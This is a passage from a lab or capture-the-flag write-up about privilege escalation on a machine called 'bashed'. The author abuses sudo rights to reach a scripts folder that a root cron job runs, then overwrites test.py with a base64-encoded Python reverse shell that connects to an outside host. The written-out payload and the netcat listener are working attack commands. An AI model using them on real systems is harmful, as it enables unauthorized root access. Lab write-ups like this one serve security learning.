
Now it worked successfully.
sudo -u scriptmanager ls -al /scripts/www-data@bashed
:/# sudo -u scriptmanager ls -al /scripts/total 16
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root root 12 Mar 4 06:57 test.txt
The plan became clear: test.py is owned by scriptmanager, but test.txt is owned by root and has a recent timestamp. This means a cron job runs test.py as root. Override the Python script with a reverse shell payload and wait for execution.
www-data@bashed
:/# sudo -u scriptmanager cat /scripts/test.txttesting 123!
www-data@bashed
:/# sudo -u scriptmanager cat /scripts/test.pyf = open("test.txt", "w")
f.write("testing 123!")
f.close
If we just put echo after scriptmanager, we will get a permission error because the redirection operator > runs under www-data's context.
We have a fully supported Python environment.
www-data@bashed
:/# which python/usr/bin/python
www-data@bashed
:/# which python3/usr/bin/python3
www-data@bashed
:/# which python2/usr/bin/python2
I tried to write the reverse shell payload directly, but it did not work due to quoting issues. I encoded it in base64 instead ->
echo 'import socket,os,pty;s=socket.socket();s.connect(("10.10.14.50",8001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")' | base64 -w0

Run the full root shell payload as scriptmanager's bash shell: echo the base64-encoded payload, decode it via base64, and overwrite test.py.
sudo -u scriptmanager bash -c 'echo aW1wb3J0IHNvY2tldCxvcyxwdHk7cz1zb2NrZXQuc29ja2V0KCk7cy5jb25uZWN0KCgiMTAuMTAuMTQuNTAiLDgwMDEpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7b3MuZHVwMihzLmZpbGVubygpLDEpO29zLmR1cDIocy5maWxlbm8oKSwyKTtwdHkuc3Bhd24oIi9iaW4vYmFzaCIpCg== | base64 -d > /scripts/test.py'
As you can see below, Penelope attempted to upgrade the shell to PTY and prepared the session.


However, the shell was fully stuck even after the Python PTY upgrade. That is why I moved on with netcat instead -> nc -lvnp 8001
It’s done !
May The Pentest Be With You ! ! !